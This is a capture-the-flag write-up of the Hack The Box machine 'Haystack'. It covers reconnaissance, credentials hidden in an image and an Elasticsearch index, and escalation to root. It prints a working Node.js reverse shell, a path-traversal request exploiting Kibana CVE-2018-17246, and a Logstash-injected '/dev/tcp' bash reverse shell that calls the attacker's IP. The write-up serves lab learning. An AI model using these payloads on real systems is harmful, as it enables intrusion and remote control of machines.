Hack The Box - Haystack

Ryan Kozak

2019-08-05

Information Gathering

Port Scan: Nmap

We begin our reconnaissance by running a port scan with Nmap, checking default scripts and testing for vulnerabilities.

```
root@kali:/media/sf_Research# nmap -sVC 10.10.10.115
Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-26 18:48 EDT
Nmap scan report for 10.10.10.115
Host is up (0.38s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 2a:8d:e2:92:8b:14:b6:3f:e4:2f:3a:47:43:23:8b:2b (RSA)
|   256 e7:5a:3a:97:8e:8e:72:87:69:a3:0d:d1:00:bc:1f:09 (ECDSA)
|_  256 01:d2:59:b2:66:0a:97:49:20:5f:1c:84:eb:81:ed:95 (ED25519)
80/tcp   open  http    nginx 1.12.2
|_http-server-header: nginx/1.12.2
|_http-title: Site doesn't have a title (text/html).
9200/tcp open  http    nginx 1.12.2
| http-methods:
|_  Potentially risky methods: DELETE
|_http-server-header: nginx/1.12.2
|_http-title: Site doesn't have a title (application/json; charset=UTF
   -8).

Service detection performed. Please report any incorrect results at
   https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 45.42 seconds
```

Ports open **22**, **80**, and **9200**.

The Needle: Port 80

We see that there's an Nginix page hosting only an image. This is a CTF after all, so let's check and see if there's anything hidden in this picture.



Figure 1: needle.jpg displayed on port 80.

```
root@kali:~/Desktop# strings -10 needle.jpg
paint.net 4.1.1
%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz
&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz
>S)T;M7\{Y
WEL/;wg-J3
T.-UWuvFG,
Euw!i$goRk
5)5=FI$b[=+
*Oo!;.o|?>
bGEgYWd1amEgZW4gZWwgcGFqYXIgZXMgImNsYXZlIg==
root@kali:~/Desktop# echo bGEgYWd1amEgZW4gZWwgcGFqYXIgZXMgImNsYXZlIg==
    | base64 --decode
la aguja en el pajar es "clave"
```

We see that there is a `base64` encoded string in this `.jpg`. When we decode that we get the following message.

> la aguja en el pajar es “clave”

Translated to English this becomes,

> the needle in the haystack is “key”

They Haystack: Port 9200 (Elasticsearch)

The Elasticsearch database is where the haystack resides. When it’s queried we see that it’s version `6.4.2`.

```
root@kali:/media/sf_Research# curl http://10.10.10.115:9200
{
  "name" : "iQEYHgS",
  "cluster_name" : "elasticsearch",
  "cluster_uuid" : "pjrX7V_gSFmJY-DxP4tCQg",
  "version" : {
    "number" : "6.4.2",
    "build_flavor" : "default",
    "build_type" : "rpm",C
    "build_hash" : "04711c2",
    "build_date" : "2018-09-26T13:34:09.098244Z",
    "build_snapshot" : false,
    "lucene_version" : "7.4.0",
    "minimum_wire_compatibility_version" : "5.6.0",
    "minimum_index_compatibility_version" : "5.0.0"
  },
  "tagline" : "You Know, for Search"
}
```

This version should have a local file inclusion vulnerability `CVE-2018-17246`, lets remember this for laster. For right now though, we need to find the information hidden in the haystack. After trying to make the query for `key`, nothing comes up. Using Spanish though, and making the query for `clave`, it returns some interesting records.

```
root@kali:~/Desktop# curl -X GET "http://10.10.10.115:9200/_search?q=
    clave"
{"took":23,"timed_out":false,"_shards":{"total":11,"successful":11,"
    skipped":0,"failed":0},"hits":{"total":2,"max_score":5.9335938,"hits
    ":[{"_index":"quotes","_type":"quote","_id":"45","_score":5.9335938,
    "_source":{"quote":"Tengo que guardar la clave para la maquina:
    dXNlcjogc2VjdXJpdHkg "}},{"_index":"quotes","_type":"quote","_id":"
    111","_score":5.3459888,"_source":{"quote":"Esta clave no se puede
    perder, la guardo aca: cGFzczogc3BhbmlzaC5pcy5rZXk="}}]}}
```

Let’s decode these two base64 strings and see what they’re saying.

```
root@kali:~# echo dXNlcjogc2VjdXJpdHkg | base64 --decode
user: security
root@kali:~# echo cGFzczogc3BhbmlzaC5pcy5rZXk= | base64 --decode
pass: spanish.is.key
```

Now we have a user name and some credentials.

Exploitation

User Flag

Using the credentials found in the Elasticsearch database we're able to ssh into the box and gain the user flag.

```
[security@haystack ~]$ cat user.txt
04d18bc79dac1d4d48ee0a940c8eb929
```

Root Flag

It may be intuitive that we're exploiting the ELK stack here, and that the CVE is going to come into play. In order to confirm that this is the path to root, we view processes running on the box with root permissions.

```
[security@haystack tmp]$ ps -elf|grep root
```



Figure 2: Logstash is running as root.

It's now clear to us that `logstash`, which is the `L` in `ELK`, is running as root. When we attempt to view the current configuration files for `logstash` we see that the `security` user we currently have a shell as isn't able to read them.

```
[security@haystack conf.d]$ pwd
/etc/logstash/conf.d
[security@haystack conf.d]$ ls -la
total 12
drwxrwxr-x. 2 root kibana  62 Jun 24 08:12 .
drwxr-xr-x. 3 root root   183 Jun 18 22:15 ..
-rw-r-----. 1 root kibana 131 Jun 20 10:59 filter.conf
-rw-r-----. 1 root kibana 186 Jun 24 08:12 input.conf
-rw-r-----. 1 root kibana 109 Jun 24 08:12 output.conf
[security@haystack conf.d]$ cat filter.conf
cat: filter.conf: Permission denied
```

Pivot to kibana user

Researching known vulnerabilities in Elasticsearch `6.4.2`, we've come across CVE-2018-17246. The Github user mpgn has provided a proof of concept we can leverage to exploit this vulnerability for

local file inclusion (LFI). This should allow us to get a shell as the user `kibana`, and do more with `logstash` than we currently have permission to do.

The javascript reverse shell code provided is as follows. All that's needed for this to work out of the box is replacing our IP and port that netcat is listening on.

```
(function(){
    var net = require("net"),
        cp = require("child_process"),
        sh = cp.spawn("/bin/sh", []);
    var client = new net.Socket();
    client.connect(4444, "10.10.14.19", function(){
        client.pipe(sh.stdin);
        sh.stdout.pipe(client);
        sh.stderr.pipe(client);
    });
    return /a/; // Prevents the Node.js application form crashing
})();
```

We place the shell code into a directory to which we have access as the `security` user. In this case we place the shell into `/dev/shm`, and name it `mahshell.js`.

We are able to determine that `kibana` is running locally on port `5601` by reading the `/etc/kibana/kibana.yml` file.

```
# Kibana is served by a back end server. This setting specifies the port to use.
server.port: 5601

# Specifies the address to which the Kibana server will bind. IP addresses and ho
st names are both valid values.
# The default is 'localhost', which usually means remote machines will not be abl
e to connect.
# To allow connections from remote users, set this parameter to a non-loopback ad
dress.
server.host: "127.0.0.1"
```

Figure 3: kibana.yml

We can make the following `curl` request to execute our reverse shell code.

```
[security@haystack shm]$ curl -X GET "localhost:5601/api/console/
    api_server?sense_version=%40%40SENSE_VERSION&apis
    =../../../../../../../../../../../dev/shm/mahshell.js" -H "kbn-xsrf:
     true"
```



Figure 4: Shell as kibana user.

Now that we are the user `kibana`, we go back to the configuration files under `/etc/logstash/conf.d` and check out what `filter.conf` contains.

```
bash-4.2$ cd /etc/logstash/conf.d
cd /etc/logstash/conf.d
bash-4.2$ ls -la
ls -la
total 12
drwxrwxr-x. 2 root kibana  62 jun 24 08:12 .
drwxr-xr-x. 3 root root   183 jun 18 22:15 ..
-rw-r-----. 1 root kibana 131 jun 20 10:59 filter.conf
-rw-r-----. 1 root kibana 186 jun 24 08:12 input.conf
-rw-r-----. 1 root kibana 109 jun 24 08:12 output.conf
bash-4.2$ cat filter.conf
cat filter.conf
filter {
    if [type] == "execute" {
        grok {
            match => { "message" => "Ejecutar\s*comando\s*:\s+%{GREEDYDATA:comando}" }
        }
    }
}
```

This filter allows us to execute commands with the proper input. By placing our own `logstash_x` file into the `/opt/kibana` directory, we should get command execution.

Our logstash file follows exactly as `filter.conf` defines. Small note, our IP address has changed due to reconnecting to the Hack The Box VPN the following day.

```
Ejecutar comando : bash -i >& /dev/tcp/10.10.15.201/6666  0>&1
```

After waiting a few seconds, the command to call our reverse shell is executed.



Figure: 5 Rooted

```
[root@haystack /]# cat /root/root.txt
cat /root/root.txt
3f5f727c38d9f70e1d2ad2ba11059d92
```

Conclusion

The user flag portion of this box was very CTF like. There's not much chance that in the real world you're going to come across a situation where clues are hidden in a `.jpg` and then `base64` encoded credentials are hidden in a database that contains a large amount of arbitrary data. I did learn from this experience though. This was the first time I've had to find a string hidden in an image, and it was my first experience with Elasticsearch queries.

The root portion of this box was rather difficult for me with my lack of experience in the ELK stack. It didn't take long to find the local file inclusion vulnerability, but leveraging it to get root really required me to research how `logstash` and `kibana` work. All in all I'm pleased to have completed the box.

References

1. https://www.socketloop.com/tutorials/elastic-search-return-all-records-higher-than-default-10
2. https://superuser.com/questions/803225/how-to-find-detect-hidden-files-inside-jpeg-file
3. https://github.com/mpgn/CVE-2018-17246
4. https://www.cyberark.com/threat-research-blog/execute-this-i-know-you-have-it/
5. https://www.anquanke.com/post/id/168291
6. https://grokdebug.herokuapp.com/